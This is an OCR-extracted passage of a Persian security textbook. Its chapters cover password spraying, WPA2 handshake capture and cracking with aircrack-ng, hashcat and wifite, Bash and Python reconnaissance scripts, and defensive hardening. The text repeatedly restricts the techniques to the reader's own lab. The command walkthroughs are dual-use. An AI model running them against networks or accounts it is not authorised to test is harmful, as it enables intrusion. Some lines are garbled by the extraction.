/usr/share/wordlists/rockyou.txt
# ساختِ فهرست از کلماتِ خودِ سایت
$ cewl http://10.0.0.5 -w custom.txt
# تولیدِ الگوی سفارشی
$ crunch 8 8 -t Pass%%%% > list.txt
```

تکنیک‌های سازمانی

## ۱۱.۶ پاششِ رمز و پرکردنِ اعتبار

دو تکنیکِ پیشرفته‌تر که در حملاتِ سازمانی رایج‌اند. **پاششِ رمز (Password Spraying)**: به‌جای امتحانِ هزار رمز روی یک کاربر (که حساب را قفل می‌کند)، یک رمزِ رایج را روی هزار کاربر امتحان می‌کنید. **پرکردنِ اعتبار (Credential Stuffing)**: اعتبارِ لورفته از یک نشت را روی سرویس‌های دیگر امتحان می‌کنید (چون مردم رمز را تکرار می‌کنند):

```
kali@lab: ~ — فقط آزمایشگاه

# پاشش: یک رمز، فهرستی از کاربران
$ crackmapexec smb 10.0.0.5 -u users.txt -p 'Spring2024!'
```

کلاهِ مدافع

## ۱۱.۷ دفاع در برابرِ حملاتِ پسورد

دفاع در برابرِ این حملات، ترکیبی از فناوری و سیاست است:

- **رمزِ بلند و یکتا:** عبارت‌عبورِ ۱۶+ کاراکتری با یک مدیرِ رمز.
- **احرازِ هویتِ چندعاملی (MFA):** حتی با لو رفتنِ رمز، ورود ممکن نیست — مؤثرترین دفاع.

- **قفلِ حساب:** پس از چند تلاشِ ناموفق، حساب را موقتاً قفل کنید.
- **هشِ امن:** از bcrypt، scrypt یا Argon2 با «نمک» استفاده کنید، نه MD5.
- **پایش:** ورودهای ناموفقِ پرتعداد را هشدار دهید.

### قدرتِ نمک

«نمک (Salt)» یک رشته‌ی تصادفی است که به هر رمز پیش از هش‌شدن افزوده می‌شود. نمک باعث می‌شود دو رمزِ یکسان، هشِ متفاوت بگیرند و جدول‌های آماده‌ی کرک (Rainbow Table) بی‌اثر شوند. ترکیبِ نمک + الگوریتمِ کُند، کرکِ آفلاین را عملاً غیرممکن می‌کند.

## خلاصه‌ی فصل

- حمله به رمز دو میدان دارد: **آنلاین** (کُند، با hydra) و **آفلاین** (سریع، با hashcat/john).
- پیش از کرک، نوعِ هش را با `hashid` شناسایی کنید تا mode درست را بزنید.
- `hashcat` با کارتِ گرافیک و «قواعد» بسیار سریع است؛ `john` برای فایل‌های رمزدار عالی است.
- `rockyou.txt` نقطه‌ی شروع است؛ با `cewl` و `crunch` فهرستِ سفارشی بسازید.
- دفاعِ قطعی: MFA + رمزِ بلند + هشِ امنِ نمک‌دار (bcrypt/Argon2).

## تمرین‌های فصل ۱۱

1. با `hydra` به SSH یک ماشینِ آزمایشگاهی (با رمزِ ضعیفِ عمدی) حمله کنید.
2. یک هشِ MD5 بسازید و آن را با `hashcat` و `rockyou.txt` بشکنید.
3. یک فایلِ zip رمزدار بسازید و با `zip2john` و `john` رمزش را کشف کنید.
4. با `cewl` از یک سایت یک wordlist بسازید و تعدادِ کلماتش را بشمارید.
5. توضیح دهید چرا «نمک» جدول‌های Rainbow را بی‌اثر می‌کند.

## جدولِ مرجعِ سریع — پسورد و هش

| دستور | کاربرد |
|---|---|

| | |
|---|---|
| حمله‌ی آنلاینِ SSH | hydra -l u -P list ssh://IP |
| حمله به فرمِ وب | hydra ... http-post-form |
| شناسایيِ نوعِ هش | 'hashid 'HASH |
| کرکِ دیکشنری | hashcat -m 0 -a 0 h rockyou |
| کرک با جان | john --wordlist=rockyou h |
| استخراجِ هش از فایل | zip2john / ssh2john |
| ساختِ wordlist از سایت | cewl URL -w out |

12

فصل دوازدهم

# امنیتِ شبکه‌ی بی‌سیم

امواجِ Wi-Fi مرزِ فیزیکیِ شبکه را محو می‌کنند. از حالتِ مانیتور تا گرفتنِ دست‌دادنِ WPA2 و کرکِ آن — فقط روی شبکه‌ی خودتان.

`Monitor Mode` `airodump-ng` `Handshake` `aircrack-ng`

شبکه‌ی سیمی یک مرزِ فیزیکی دارد: برای نفوذ باید به کابل دسترسی داشته باشید. اما Wi-Fi این مرز را برمی‌دارد؛ امواجِ آن از دیوارها عبور می‌کنند و هر کسی در محدوده می‌تواند آن‌ها را بشنود. همین، امنیتِ بی‌سیم را به حوزه‌ای حساس تبدیل می‌کند.

> **مرزِ قانونیِ این فصل**
>
> همه‌ی تکنیک‌های این فصل فقط روی **شبکه‌ی Wi-Fi خودتان** یا یک نقطه‌ی دسترسیِ آزمایشگاهی که برای همین راه‌انداخته‌اید مجازند. شنود، deauth یا کرکِ شبکه‌ی دیگران، بدونِ استثنا جرم است.



تکاملِ دفاع

## ۱۲.۱ استانداردهای امنیتِ Wi-Fi

امنیتِ Wi-Fi در طولِ زمان تکامل یافته است و دانستنِ تفاوتِ نسل‌ها مهم است:

**WEP** — نخستین استاندارد؛ کاملاً شکسته است و در چند دقیقه کرک می‌شود. هرگز استفاده نکنید.

**WPA2** — رایج‌ترین استانداردِ امروز؛ امن است اما با رمزِ ضعیف، در برابرِ کرکِ آفلاینِ دست‌دادن آسیب‌پذیر است.

**WPA3** — جدیدترین و امن‌ترین؛ در برابرِ حمله‌ی آفلاین مقاوم است و جایگزینیِ آن توصیه می‌شود.

چرخه‌ی کامل

## ۱۲.۲ گام‌به‌گام: کرکِ WPA2 در آزمایشگاه

حمله‌ی کلاسیکِ WPA2 چهار گام دارد. نخست باید کارتِ شبکه را به **حالتِ مانیتور** ببریم تا بتواند همه‌ی بسته‌های هوا را بشنود:

```
kali@lab: ~ (sudo) — گام ۱: حالتِ مانیتور
```

```
$ sudo airmon-ng check kill
# بستنِ فرآیندهای مزاحم
$ sudo airmon-ng start wlan0
monitor mode enabled on wlan0mon
```

گامِ دوم، شناساییِ شبکه‌های اطراف و کلاینت‌های متصل است. ستونِ `BSSID` مکِ روتر و `CH` کانالِ آن را نشان می‌دهد:

```
sudo — گام ۲: شناساییِ شبکه‌ها
```

```
$ sudo airodump-ng wlan0mon
BSSID              CH  ENC   ESSID
AA:BB:CC:11:22:33   6  WPA2  MyLab-WiFi
# تمرکز روی هدف و ذخیره
$ sudo airodump-ng -c 6 --bssid AA:BB:CC:11:22:33 -w cap wlan0mon
```

گامِ سوم، گرفتنِ **دست‌دادنِ چهارمرحله‌ای (Handshake)** است که هنگامِ اتصالِ یک کلاینت رخ می‌دهد. برای تسریع، می‌توان یک کلاینت را موقتاً جدا کرد تا دوباره وصل شود:

```
sudo — گام ۳: گرفتنِ دست‌دادن
```

```
# جداکردنِ موقتِ یک کلاینت (فقط شبکه‌ی خودت)
$ sudo aireplay-ng --deauth 5 -a AA:BB:CC:11:22:33 wlan0mon
CH 6 ][ WPA handshake: AA:BB:CC:11:22:33
```

و گامِ چهارم، کرکِ آفلاینِ دست‌دادن روی سیستمِ خودتان با یک wordlist. برای سرعتِ بیشتر، می‌توان دست‌دادن را به قالبِ hashcat تبدیل کرد و از کارتِ گرافیک بهره برد:

گام ۴: کرکِ آفلاین — sudo

```
$ sudo aircrack-ng cap-01.cap -w rockyou.txt
KEY FOUND! [ MyWiFiPass123 ]
# یا سریع‌تر با hashcat
$ hcxpcapngtool -o hash.hc22000 cap-01.cap
$ hashcat -m 22000 hash.hc22000 rockyou.txt
```

**کلِ امنیت به رمز است**

در این حمله، تنها چیزی که میانِ مهاجم و شبکه ایستاده، قدرتِ رمز است. اگر رمز در wordlist باشد، کرک می‌شود؛ اگر یک عبارتِ بلند و تصادفی باشد، عملاً غیرقابلِ کرک است. و روی WPA3 این حمله اصلاً کار نمی‌کند.

همه‌چیز یک‌جا

## ۱۲.۳ wifite — خودکارسازیِ حمله

ابزارِ `wifite` کلِ این چرخه (مانیتور، اسکن، گرفتنِ دست‌دادن، کرک) را خودکار می‌کند — باز هم فقط روی شبکه‌ی خودتان:

فقط شبکه‌ی خودت — kali@lab: ~ (sudo)

```
$ sudo wifite
[+] scanning for targets ...
NUM  ESSID       CH  ENCR  POWER
1    MyLab-WiFi   6  WPA2  42db
[+] captured handshake, cracking with rockyou ...
```

بردارهای دیگر

## ۱۲.۴ WPS و دوقلوی شیطانی

دو بردارِ دیگرِ حمله را به‌صورتِ مفهومی بشناسید. **WPS** قابلیتی برای اتصالِ آسان است که در بسیاری از روترها پیاده‌سازیِ ضعیفی دارد و با حمله‌ی PIN قابلِ شکستن است — به همین دلیل باید خاموش شود.

**دوقلوی شیطانی (Evil Twin)** یعنی مهاجم یک نقطه‌ی دسترسیِ جعلی با همان نامِ شبکه‌ی واقعی می‌سازد تا کاربران به آن وصل شوند و اعتبارشان را بدزدد.

کلاهِ مدافع

## ۱۲.۵ دفاع از شبکه‌ی بی‌سیم

دفاعِ بی‌سیم ساده اما مؤثر است:

- **WPA3 یا WPA2 با رمزِ قوی:** عبارت‌عبورِ ۱۶+ کاراکتریِ تصادفی؛ قلبِ دفاع همین است.
- **خاموش‌کردنِ WPS:** یک نقطه‌ضعفِ رایجِ روترها را حذف می‌کند.
- **شبکه‌ی مهمانِ جدا:** دستگاه‌های ناشناس را از شبکه‌ی اصلی ایزوله کنید.
- **به‌روزرسانیِ میان‌افزارِ روتر:** وصله‌های امنیتی را نصب کنید.
- **پنهان‌کردنِ نامِ شبکه کافی نیست:** امنیتِ واقعی از رمزِ قوی می‌آید، نه از مخفی‌کردنِ SSID.

### خلاصه‌ی فصل

- WEP شکسته است، WPA2 با رمزِ ضعیف آسیب‌پذیر، و WPA3 امن‌ترین است.
- حمله‌ی WPA2 چهار گام دارد: مانیتور، اسکن، گرفتنِ دست‌دادن، کرکِ آفلاین.
- کلِ امنیتِ WPA2 به **قدرتِ رمز** بستگی دارد؛ رمزِ بلند عملاً غیرقابلِ کرک است.
- `wifite` کلِ چرخه را خودکار می‌کند؛ hashcat سریع‌تر از aircrack است.
- دفاع: WPA3/WPA2 با رمزِ قوی، خاموش‌کردنِ WPS و شبکه‌ی مهمانِ جدا.

### تمرین‌های فصل ۱۲

1. روی نقطه‌ی دسترسیِ آزمایشگاهیِ خودتان، کارت را به حالتِ مانیتور ببرید و شبکه‌ها را اسکن کنید.
2. دست‌دادنِ WPA2 شبکه‌ی خودتان را بگیرید و با aircrack کرک کنید (رمزی که خودتان گذاشته‌اید).
3. همان دست‌دادن را به قالبِ hashcat تبدیل و با آن کرک کنید؛ سرعت را مقایسه کنید.
4. توضیح دهید چرا WPA3 در برابرِ حمله‌ی کرکِ آفلاین مقاوم است.
5. تنظیماتِ روترِ خانه‌ی خود را بررسی کنید: آیا WPS خاموش است؟

## جدولِ مرجعِ سریع — بی‌سیم

| دستور | کاربرد |
|---|---|
| airmon-ng start wlan0 | فعال‌کردنِ حالتِ مانیتور |
| airodump-ng wlan0mon | اسکنِ شبکه‌ها |
| aireplay-ng --deauth | جداکردنِ کلاینت (گرفتنِ handshake) |
| aircrack-ng cap -w list | کرکِ دست‌ادن |
| hashcat -m 22000 | کرکِ سریع با GPU |
| wifite | خودکارسازیِ کامل |

13

فصل سیزدهم


# اسکریپت‌نویسی برای امنیت

تکرار را خودکار کن. هکرِ خوب، ابزارِ خودش را می‌سازد؛ از یک اسکریپتِ Bash تا یک اسکنرِ پورت در Python.

Bash · حلقه و تابع · Python Socket · scapy و requests

مرزِ میانِ یک «کاربرِ ابزار» و یک «متخصصِ واقعی»، توانایی ساختنِ ابزار است. وقتی کاری را بیش از دو بار تکرار می‌کنید، وقتِ آن است که آن را خودکار کنید.

اسکریپت‌نویسی سه ابرقدرت به شما می‌دهد: **سرعت** (صد میزبان را در ثانیه بررسی کنید)، **خودکارسازی** (زنجیره‌ای از ابزارها را یک‌جا اجرا کنید) و **ابزارِ سفارشی** (وقتی ابزارِ آماده وجود ندارد، خودتان بسازید). در این فصل با دو زبانِ اصلیِ امنیت کار می‌کنیم: **Bash** برای چسباندنِ دستورها و **Python** برای ساختِ ابزارهای جدی.



اسکریپتِ خط فرمان

## ۱۳.۱ Bash — پایه‌ها

یک اسکریپتِ Bash در واقع فهرستی از دستورهای خط فرمان است که با چند سازه‌ی منطقی (متغیر، شرط، حلقه) هوشمند می‌شود. ساختارِ یک اسکریپتِ ساده با آرگومان و شرط:

scan.sh

```
#!/bin/bash
TARGET=$1                    # آرگومانِ اول
if [ -z "$TARGET" ]; then
  echo "usage: $0 <ip>"; exit 1
fi
echo "[*] scanning $TARGET ..."
nmap -F "$TARGET"
$ chmod +x scan.sh && ./scan.sh 10.0.0.5
```

قدرتِ تکرار

## ۱۳.۲ حلقه در Bash: ابزارهای دست‌ساز

با یک حلقه‌ی ساده می‌توانید کاری را روی ده‌ها هدف تکرار کنید. مثلاً یک «ping sweep» دست‌ساز که کلِ زیرشبکه را برای میزبان‌های زنده بررسی می‌کند:

sweep.sh

```
#!/bin/bash
for ip in 10.0.0.{1..254}; do
  ping -c1 -W1 $ip &>/dev/null && echo "[+] $ip UP" &
done; wait
$ ./sweep.sh
[+] 10.0.0.1 UP     [+] 10.0.0.5 UP
```

یا یک اسکنرِ پورتِ ساده با `nc`، برای وقتی که Nmap در دسترس نیست:

portscan.sh

```
for port in 21 22 80 443 3306; do
  nc -z -w1 10.0.0.5 $port 2>/dev/null \
    && echo "port $port OPEN"
done
port 22 OPEN     port 80 OPEN
```

**قدرتِ واقعی**

## ۱۳.۳ Python — زبانِ شماره‌یکِ ابزارسازی

وقتی کار پیچیده‌تر می‌شود، Python انتخابِ طبیعی است: خوانا، قدرتمند و پر از کتابخانه. بیشترِ ابزارهای مدرنِ امنیت با Python نوشته شده‌اند. بیایید با چند خط، یک اسکنرِ پورت از صفر بسازیم — بهترین راه برای درکِ عمیقِ آنچه Nmap انجام می‌دهد:

scanner.py

```
import socket
target = '10.0.0.5'
for port in range(1, 1025):
    s = socket.socket()
    s.settimeout(0.5)
    if s.connect_ex((target, port)) == 0:
        print(f'[+] port {port} open')
    s.close()
$ python3 scanner.py
```

خودکارسازیِ وب

## ۱۳.۴ Python و وب: کتابخانه‌ی requests

کتابخانه‌ی `requests` تعامل با وب را ساده می‌کند. با آن می‌توانید کشفِ مسیر، آزمونِ پارامتر و تعامل با API را خودکار کنید. یک کشف‌کننده‌ی ساده‌ی مسیر:

web.py

```
import requests
paths = ['admin', 'login', 'backup', 'config']
for path in paths:
    r = requests.get(f'http://10.0.0.5/{path}')
    if r.status_code == 200:
        print(f'[+] /{path}  ->  200 OK')
$ python3 web.py
[+] /login  ->  200 OK
```

سطحِ پایین

## ۱۳.۵ Python و بسته‌ها: کتابخانه‌ی Scapy

کتابخانه‌ی `scapy` به شما اجازه می‌دهد بسته‌های شبکه را بیت‌به‌بیت بسازید، بفرستید و تحلیل کنید. این قدرتمندترین راه برای درکِ عمیقِ پروتکل‌هاست (فقط آزمایشگاه):

scapy (python3)

```
from scapy.all import *
# یک ARP scan دست‌ساز
ans, _ = arping('10.0.0.0/24')
# ساختِ یک بسته‌ی SYN و ارسال
pkt = IP(dst='10.0.0.5')/TCP(dport=80, flags='S')
resp = sr1(pkt, timeout=1)
```

قدرتِ عملی

## ۱۳.۶ خودکارسازیِ واقعی: زنجیرکردنِ ابزارها

ارزشِ واقعیِ اسکریپت‌نویسی وقتی روشن می‌شود که چند ابزار را به هم زنجیر کنید. این اسکریپتِ کوچک، شناساییِ اولیه‌ی یک هدف را به‌طورِ کامل و موازی انجام می‌دهد:

recon.sh

```
#!/bin/bash
T=$1; mkdir -p $T
echo "[*] nmap ..."   ; nmap -sV -oN $T/nmap.txt $T &
echo "[*] subs ..."   ; subfinder -d $T -o $T/subs.txt &
echo "[*] whatweb ..."; whatweb $T > $T/web.txt
wait
$ ./recon.sh example.com
```

**عادت‌های اسکریپت‌نویسِ خوب**

کوچک شروع کنید و یک کار را خوب خودکار کنید؛ خروجی را تمیز و قابلِ grep بدهید؛ خطاها را مدیریت کنید (timeout و try/except)؛ و اسکریپت‌های خود را در یک مخزنِ شخصی نگه دارید تا به‌مرور به یک جعبه‌ابزارِ اختصاصی تبدیل شوند.

## خلاصه‌ی فصل

- اسکریپت‌نویسی سه ابرقدرت می‌دهد: سرعت، خودکارسازی و ابزارِ سفارشی.
- **Bash** برای زنجیرکردنِ دستورها و حلقه روی اهداف عالی است.
- **Python** با `socket`، `requests` و `scapy` برای ساختِ ابزارِ جدی است.
- ساختنِ یک اسکنرِ ساده، بهترین راهِ درکِ عمیقِ کارِ ابزارهای آماده است.
- ارزشِ واقعی در **زنجیرکردنِ ابزارها** و خودکارسازیِ کاملِ یک فرآیند است.

## تمرین‌های فصل ۱۳

1. یک اسکریپتِ Bash بنویسید که با گرفتنِ یک زیرشبکه، میزبان‌های زنده را فهرست کند.
2. اسکنرِ پورتِ Python بخشِ ۱۳-۳ را گسترش دهید تا نامِ سرویسِ هر پورت را هم نشان دهد.
3. با `requests` یک اسکریپت بنویسید که وجود چند مسیرِ رایج را در یک سایت بررسی کند.
4. یک اسکریپتِ خودکارسازی بنویسید که nmap و whatweb را روی یک هدف اجرا و خروجی را ذخیره کند.
5. یکی از ابزارهای فصل‌های قبل را با یک اسکریپت دورِ خودتان بپیچید تا ساده‌تر اجرا شود.

## جدولِ مرجعِ سریع — اسکریپت

| قطعه | کاربرد |
|---|---|
| for i in {1..254} | حلقه روی محدوده |
| $1 $2 $@ | آرگومان‌های اسکریپت |
| cmd1 && cmd2 | اجرای زنجیره‌ای |
| cmd & | اجرای موازیِ پس‌زمینه |
| socket.connect_ex | بررسیِ باز بودنِ پورت |
| requests.get(url) | درخواستِ وب |
| sr1(pkt) | ارسالِ بسته با scapy |

14

فصل چهاردهم

# دفاع، سخت‌سازی و پایش

تا اینجا مثلِ مهاجم فکر کردیم؛ حالا کلاهِ مدافع را می‌گذاریم. دفاعِ لایه‌ای، رمزنگاری، سخت‌سازی و پایش با SIEM.

دفاع در عمق · ufw و iptables · fail2ban · SIEM

شناختِ حمله، نیمی از کار است؛ نیمِ دیگر، دفاع است. بهترین مدافع کسی است که مثلِ مهاجم فکر می‌کند — و شما حالا همان کس هستید. در این فصل دانشِ تهاجمیِ خود را به سپرِ دفاعی تبدیل می‌کنیم.

دفاع یک محصولِ واحد نیست که بخرید و نصب کنید؛ یک **معماریِ لایه‌ای** است. در این فصل از فلسفه‌ی «دفاع در عمق» شروع می‌کنیم و سپس به ابزارهای عملیِ سخت‌سازی، فایروال، پایش و تشخیصِ نفوذ می‌رسیم.



فلسفه‌ی دفاع

## ۱۴.۱ دفاع در عمق

اصلِ بنیادینِ دفاع این است: **هیچ لایه‌ای کامل نیست**. به‌جای تکیه بر یک دیوارِ بلند، چند لایه‌ی دفاعی می‌سازیم که ضعفِ یکدیگر را می‌پوشانند. مهاجم باید از **همه‌ی** لایه‌ها عبور کند، در حالی که ما فقط باید در یکی از آن‌ها او را متوقف کنیم. این لایه‌ها از بیرون به درون عبارت‌اند از: سیاست و آموزشِ انسانی، امنیتِ فیزیکی، پیرامونِ شبکه (فایروال/VPN)، شبکه‌ی داخلی (بخش‌بندی/IDS)، میزبان (سخت‌سازی/آنتی‌ویروس)، برنامه (کدنویسیِ امن/WAF) و در مرکز، خودِ داده (رمزنگاری/کنترلِ دسترسی).

> **ضعیف‌ترین حلقه**
>
> قوی‌ترین زنجیره به اندازه‌ی ضعیف‌ترین حلقه‌اش قوی است. در امنیت، این حلقه اغلب **انسان** است — به همین دلیل آموزش و آگاهیِ کاربران، لایه‌ی اولِ هر دفاعِ جدی است.

پایه‌ی محرمانگی

## ۱۴.۲ رمزنگاری — سپرِ داده

رمزنگاری قلبِ محرمانگی و یکپارچگی است. سه خانواده‌ی اصلی را بشناسید:

**متقارن (Symmetric)** — یک کلیدِ واحد برای رمز و بازگشایی؛ سریع. مثال: `AES`. مناسبِ رمزکردنِ حجمِ زیادِ داده.

**نامتقارن (Asymmetric)** — جفت‌کلیدِ عمومی/خصوصی؛ کُندتر اما برای تبادلِ امنِ کلید و امضا عالی. مثال: `RSA`، `ECC`.

**هش (Hashing)** — تابعِ یک‌طرفه برای یکپارچگی، نه رمزگشایی. مثال: `SHA-256`. برای ذخیره‌ی امنِ رمز (با نمک).

در عمل این‌ها با هم ترکیب می‌شوند. **TLS/HTTPS** از نامتقارن برای تبادلِ امنِ یک کلیدِ متقارن استفاده می‌کند و سپس داده را با همان کلیدِ متقارن (سریع) رمز می‌کند. و **VPN** یک تونلِ رمزشده روی اینترنتِ ناامن می‌سازد تا ارتباطِ راه دور امن بماند.

امن‌کردنِ دروازه

## ۱۴.۳ سخت‌سازیِ SSH

SSH دروازه‌ی اصلیِ سرورهاست و هدفِ دائمیِ حمله‌ی پسورد. چند تغییرِ ساده در `/etc/ssh/sshd_config` آن را بسیار امن‌تر می‌کند:

/etc/ssh/sshd_config

```
PermitRootLogin no          # ورودِ مستقیمِ ریشه ممنوع
PasswordAuthentication no   # فقط کلید، نه رمز
Port 2222                   # تغییرِ پورتِ پیش‌فرض
AllowUsers admin devops     # فقط کاربرانِ مجاز
$ sudo systemctl restart ssh
عملاً بی‌فایده است SSH روی brute-force حالا حمله‌ی
```

کنترلِ ترافیک

## ۱۴.۴ فایروال با ufw و iptables

فایروال تصمیم می‌گیرد چه ترافیکی مجاز است. اصلِ طلایی: **پیش‌فرض همه‌چیز را ببند، فقط آنچه لازم است باز کن.** ابزارِ `ufw` یک رابطِ ساده روی `iptables` است:

kali@lab: ~ (sudo)

```
$ sudo ufw default deny incoming
$ sudo ufw allow 22/tcp
$ sudo ufw allow 443/tcp
$ sudo ufw enable
$ sudo ufw status numbered
# معادلِ سطح‌پایین‌تر با iptables:
$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

دفاعِ فعال

## ۱۴.۵ fail2ban – بستنِ خودکارِ مهاجم

ابزارِ `fail2ban` لاگ‌ها را می‌خواند و هر IP که تلاش‌های ناموفقِ زیادی داشته باشد را به‌طورِ خودکار و موقت مسدود می‌کند – یک دفاعِ ساده و بسیار مؤثر در برابرِ حمله‌ی پسورد:

```
kali@lab: ~ (sudo)
```

```
$ sudo apt install fail2ban -y
$ sudo systemctl enable --now fail2ban
$ sudo fail2ban-client status sshd
Currently banned: 2   Banned IP: 185.x.x.x  45.x.x.x
ورودِ ناموفق  <-  بنِ خودکار ۵
```

کاهشِ سطحِ حمله

## ۱۴.۶ سخت‌سازی و کنترلِ دسترسیِ اجباری

سخت‌سازی یعنی کوچک‌کردنِ سطحِ حمله. یک چک‌لیستِ پایه را همیشه رعایت کنید، و از استانداردِ رسمیِ **CIS Benchmark** به‌عنوانِ راهنما استفاده کنید:

- **به‌روزرسانی:** بیشترِ نفوذها از ضعف‌های وصله‌نشده‌اند؛ سیستم را تازه نگه دارید.
- **کمترین دسترسی:** هر کاربر و سرویس فقط حداقلِ دسترسیِ لازم را داشته باشد.
- **بستنِ سرویسِ اضافی:** هر سرویسی که لازم نیست را خاموش کنید.
- **تغییرِ رمزِ پیش‌فرض:** اولین هدفِ هر مهاجم، اعتبارهای پیش‌فرض‌اند.
- **پشتیبانِ آزموده:** خطِ آخرِ دفاع در برابرِ باج‌افزار، یک پشتیبانِ آفلاین و آزموده است.

لایه‌ی عمیق‌ترِ سخت‌سازی، **کنترلِ دسترسیِ اجباری** است: `AppArmor` و `SELinux` حتی یک فرآیندِ نفوذشده را محدود می‌کنند، و `auditd` هر تغییرِ فایلِ حساس را ثبت می‌کند.

دیدن و پاسخ‌دادن

## ۱۴.۷ IDS/IPS و SIEM

بدونِ پایش، حمله در سکوت رخ می‌دهد. سه لایه‌ی «دیدن و پاسخ» را بشناسید. **IDS** (مانندِ Snort و Suricata) نفوذ را تشخیص و هشدار می‌دهد (مثلِ دوربینِ مداربسته)؛ **IPS** همان لحظه آن را مسدود

می‌کند (مثلِ نگهبانِ فعال)؛ و **SIEM** (مانندِ ELK، Splunk و Wazuh) لاگِ همه‌ی سامانه‌ها را جمع می‌کند، به هم مرتبط می‌سازد و الگوهای حمله را آشکار می‌کند — این چشمِ مرکزیِ تیمِ آبی است.

**لاگ طلاست**

بدونِ لاگِ کامل و متمرکز، نه تشخیصِ حمله ممکن است و نه تحقیق پس از آن. نخستین کاری که یک تیمِ آبیِ بالغ انجام می‌دهد، راه‌اندازیِ یک SIEM و اطمینان از جمع‌آوریِ لاگِ همه‌ی دارایی‌هاست.

ذهنیتِ مدافع

## ۱۴.۸ طرزِ فکرِ تیمِ آبی

دفاع بیش از ابزار، یک طرزِ فکر است. چند اصلِ تیمِ آبی:

- **فرضِ نقض:** همیشه فرض کنید نفوذ رخ داده و دنبالِ نشانه بگردید، به‌جای اینکه منتظرِ هشدار بمانید.
- **پاسخ به رخداد:** یک برنامه‌ی ازپیش‌آماده برای لحظه‌ی بحران داشته باشید.
- **تمرینِ بنفش:** تیمِ قرمز و آبی با هم تمرین کنند تا هر دو بهتر شوند.
- **بهبودِ مداوم:** هر رخداد یک درس است؛ از آن برای تقویتِ دفاع استفاده کنید.

### خلاصه‌ی فصل

- **دفاع در عمق** یعنی چند لایه که ضعفِ هم را می‌پوشانند؛ مهاجم باید از همه عبور کند.
- رمزنگاری سه خانواده دارد: متقارن (AES)، نامتقارن (RSA) و هش (SHA-256).
- سخت‌سازیِ SSH، فایروالِ «پیش‌فرض‌بسته» و `fail2ban`، دفاع‌های پایه و مؤثرند.
- IDS تشخیص می‌دهد، IPS مسدود می‌کند، و **SIEM** چشمِ مرکزیِ پایش است.
- بهترین مدافع کسی است که مثلِ مهاجم فکر می‌کند — یعنی شما.

### تمرین‌های فصل ۱۴

1. یک سرورِ آزمایشگاهی را سخت‌سازی کنید: SSH را امن، فایروال را فعال و fail2ban را نصب کنید.
2. با `ufw` همه‌ی ترافیکِ ورودی را ببندید و فقط دو پورت را باز کنید.
3. سه لایه‌ی «دفاع در عمق» را برای یک وب‌سرورِ فرضی طراحی کنید.
4. تفاوتِ IDS و IPS را با یک مثالِ واقعی توضیح دهید.
5. توضیح دهید چرا «لاگ» برای تیمِ آبی حیاتی است و SIEM چه نقشی دارد.

## جدولِ مرجعِ سریع — دفاع

| ابزار / فرمان | کاربرد |
|---|---|
| ufw default deny incoming | فایروالِ پیش‌فرض‌بسته |
| fail2ban-client status | بنِ خودکارِ مهاجم |
| PasswordAuthentication no | سخت‌سازیِ SSH |
| AppArmor / SELinux | کنترلِ دسترسیِ اجباری |
| Snort / Suricata | تشخیص/پیشگیریِ نفوذ |
| Wazuh / ELK / Splunk | سامانه‌ی SIEM |

15

فصل پانزدهم


# آزمایشگاه، گزارش و مسیرِ شغلی

دانش بدونِ تمرین هیچ است. آزمایشگاه می‌سازیم، گزارشِ حرفه‌ای می‌نویسیم، و مسیرِ شغلیِ پیشِ رو را ترسیم می‌کنیم.

DVWA و Kali · گزارش‌نویسی · گواهینامه · مسیرِ شغلی

به پایانِ سفر رسیده‌ایم، اما در واقع این تازه آغازِ راهِ شماست. در این فصلِ پایانی، آنچه را که برای تبدیل‌شدن به یک متخصصِ واقعی نیاز دارید گرد هم می‌آوریم: آزمایشگاه، مهارتِ گزارش، و نقشه‌ی مسیرِ شغلی.

چهارده فصلِ گذشته، دانش و ابزار به شما دادند. اما تفاوتِ کسی که «درباره‌ی» امنیت خوانده و کسی که آن را «انجام داده»، در تمرین است. این فصل به شما می‌گوید کجا و چگونه تمرین کنید، چگونه کارتان را حرفه‌ای مستند کنید، و این مسیر را به یک شغل تبدیل کنید.



میدانِ تمرین

## ۱۵.۱ آزمایشگاهِ امنِ خودتان را بسازید

